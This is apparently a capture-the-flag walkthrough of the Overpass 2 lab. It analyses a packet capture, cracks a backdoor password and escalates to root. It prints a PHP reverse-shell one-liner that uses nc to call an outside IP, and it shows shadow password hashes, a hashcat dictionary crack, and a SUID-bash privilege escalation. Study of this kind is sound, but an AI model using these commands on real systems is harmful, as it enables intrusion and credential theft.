tcpdump -nvAr overpass2.pcapng > analise.txt

tcpdump -nvAr overpass2.pcapng | grep php

```
┌─[headcrusher@parrot]─[~/Downloads]
└──╼ $tcpdump -nvAr overpass2.pcapng | grep php
reading from file overpass2.pcapng, link-type EN10MB (Ethernet)
        POST /development/upload.php HTTP/1.1
```

```
  <?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
```

nano analise.txt

ctrl + W password

.whenevernoteartinstant

```
    192.168.170.145.4242 > 192.168.170.159.57680: Flags [P.], cksum 0x41bc (correct), seq 82:105, ack 529, win 509, options [nop,nop,
E..Kwa@.@.............Pg...    a.n....A......
... 5Q .whenevernoteartinstant
```

cat analise.txt | grep ://

```
Referer: http://192.168.170.159/development/uploads/
...!5Q..git clone https://github.com/NinjaJc01/ssh-backdoor
```

nano analise.txt

ctrl + W shadow

```
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
```

https://github.com/NinjaJc01/ssh-backdoor/blob/master/main.go

```
var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"
```

```
func passwordHandler(_ ssh.Context, password string) bool {
        return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
```

cat analise.txt | grep backdoor

```
..Sj5R.../backdoor -a 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0
b5e98ad1fec71bed
```

nano hash

pass + salt

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05

```
1710    sha512($pass.$salt)
```

hashcat -m 1710 -a 0 hash /usr/share/wordlists/rockyou.txt


november16

```
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:november16
```

nmap -sV -sC -Pn -vvv 10.10.45.223

```
PORT     STATE SERVICE REASON  VERSION
2222/tcp open  ssh     syn-ack OpenSSH 8.2p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDlwW5RS5iWPR+x1AVz4TAWAr/fSvF3KC16voiHSUImF8fNiWT4Pcb5KADkmhssq4amO2uyN+gF9KpEbXrVj63hKdkJrF4lQnzlxX8mHeeg9CLWA1/zI1BZ8TDmC9h45K3DwJjcD8zb56JPDi20PoIjVe3zUe3lf2geBxsAyhR5Cs4vWWUBzyocdkFDu+QXirPJv5lxcuiPhUVyDQZtHOK9evrXOOpeZiYgpqxcYTqHk5JcZbrV1sTNU8mkQiJXuVDQO+hOoOO7yES3reMv0pDXtc/Cfz5ZHJuAaGhU/fawIjUBlIeXY3wjUJe3UYgm1qE/idyq+9rU5TVApjxo+mjR
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

http://10.10.45.223/



ssh james@10.10.45.223 -p 2222

november16

```
james@overpass-production:/home/james/ssh-backdoor$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
james@overpass-production:/home/james/ssh-backdoor$ uname -a
Linux overpass-production 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
james@overpass-production:/home/james/ssh-backdoor$
```

```
james@overpass-production:/home/james/ssh-backdoor$ cat /home/james/user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
```

cd /home/james

ls -lha

```
-rw-r--r-- 1 james james    0 Jul 21 00:37 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1.1M Jul 22 02:57 .suid_bash
drwxrwxr-x 3 james james 4.0K Jul 22 03:35 ssh-backdoor
```

https://gtfobins.github.io/gtfobins/bash/

./.suid_bash -p

```
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(j
ames)
.suid_bash-4.4# uname -a
Linux overpass-production 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
.suid_bash-4.4# cat /root/root.txt
thm{d53b2684f169360bb9606c333873144d}
```